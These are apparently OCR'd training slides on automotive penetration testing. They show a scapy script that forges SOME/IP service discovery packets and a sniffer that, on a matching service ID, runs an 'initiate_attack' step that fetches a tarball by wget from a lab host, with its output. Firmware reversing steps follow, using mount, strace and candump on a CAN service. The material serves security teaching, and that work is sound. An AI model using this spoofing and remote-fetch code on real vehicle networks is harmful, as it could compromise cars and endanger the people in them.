
Example testing steps

SOME/IP – Example



Example testing steps

SOME/IP – Example



Example testing steps

SOME/IP – Example

```
from scapy.all import *

load_contrib("automotive.someip")

event_group = 0x1234
event = 0x5678
srv_port = 30509
clnt_port = 5555

ea = SDEntry_Service(type=0x06, srv_id=event_group, inst_id=event, major_ver=0x00, ttl=3)
oa = SDOption_IP4_EndPoint(addr="172.16.52.208", l4_proto=0x11, port=clnt_port)
sd = SD()
sd.set_entryArray(ea)
sd.set_optionArray(oa)

sip = SOMEIP(iface_ver=1, proto_ver=1, msg_type="NOTIFICATION", retcode="E_OK")

i = IP(src="172.16.52.208", dst="172.16.52.1")
u = UDP(sport=30490, dport=30490)

p = i/u/sip/sd
send(p)
```

Example testing steps
SOME/IP – Example

```
from scapy.all import *
import subprocess

load_contrib("automotive.someip")

def initiate_attack():
    print("Performing the action that the event initiates!")
    output=subprocess.check_output(["wget","http://172.16.52.209/telematics_1234.tgz"], universal_newlines=True)

def check_event(packet):
    si=SOMEIP(packet[UDP].load)
    if si.srv_id==4660:
        print(f"SOMEIP srv_id: {hex(si.srv_id)}")
        initiate_attack()

sniff(iface='ens33', prn=check_event, filter="udp port 5555")
```

Example testing steps

SOME/IP – Example

```
root@ubuntu:~/someip# python3 someip_sniff.py
SOMEIP srv_id: 0x1234
Performing the action that the event initiates!
--2022-10-01 20:56:04--  http://172.16.52.209/telematics_1234.tgz
Connecting to 172.16.52.209:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1048576 (1.0M) [application/x-gtar-compressed]
Saving to: ‘telematics_1234.tgz’

telematics_1234. 100%[==========>]   1.00M  --.-KB/s    in 0.002s

2022-10-01 20:56:04 (528 MB/s) - ‘telematics_1234.tgz’ saved [1048576/1048576]
```

Examples - Firmware

Example testing steps

Reversing – Example for initial steps

There are many CPU/MCU types:

- ARM
- TriCore
- Intel
- PowerPC
- Etc

There are many operating systems or no operating system:

- AutoSAR based binary firmwares
- QNX
- wxWorks
- Linux based solutions
- Some of the OEM, develops their own operating system

Reversing/debugging in automotive penetration testing
requires a wide variety of toolset and knowledge.

Example testing steps
Reversing – Example for initial steps

Identification of the relevant reverse targets

- Custom developed executables and libraries
- Listening on interfaces (e.g. CAN, Network, Serial, SPI, I2C)
- Importing interesting functions
- Interesting strings
- Start-up process
- etc.

Focused or general reversing


- Dependency graph
- Analyze crypto usage
- Analyze dangerous function usage
- Analyze authentication/authorization paths
- Analyze used files
- etc.


```
$ mmls opi_rasbian_diagterm.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000008191   0000008192   Unallocated
002:  000:000   0000008192   0014823967   0014815776   Linux (0x83)
003:  -------   0014823968   0015126527   0000302560   Unallocated
$ sudo mount -o offset=4194304 opi_rasbian_diagterm.img ~/mnt/opi/
$ sudo ls ~/mnt/opi/
bin  boot  dev  etc  home  lib  lost+found  media  mnt  opt  proc  root  run  sbin  selinux  srv  sys  tmp  usr  var
$
```

Example testing steps

Reversing – AGL example





Example testing steps

Reversing – AGL example


```
root@qemux86-64:~# lsof -n | grep CAN | awk '{print $1, $2, $10}'
agl-servi 331 CAN_RAW
agl-servi 331 16707
python3 334 CAN_RAW
python3 334 17280
root@qemux86-64:~# strace -xx -p 331 -e trace=sendto
strace: Process 331 attached
sendto(8, "\x30\x00\x00\x00\x08\x7f\x00\x00\x64\x64\x64\xf0\xe3\x
01\x00\x00", 16, 0, {sa_family=AF_CAN, sa_data="\x00\x00\x04\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00"}, 24) = 16
^Cstrace: Process 331 detached

root@qemux86-64:~#
```

```
root@qemux86-64:~# candump can0
  can0  030   [8]  64 64 64 F0 A3 01 00 00
^Croot@qemux86-64:~#
```


Example testing steps

Reversing – Example for initial steps




Example testing steps

Reversing – Example for initial steps



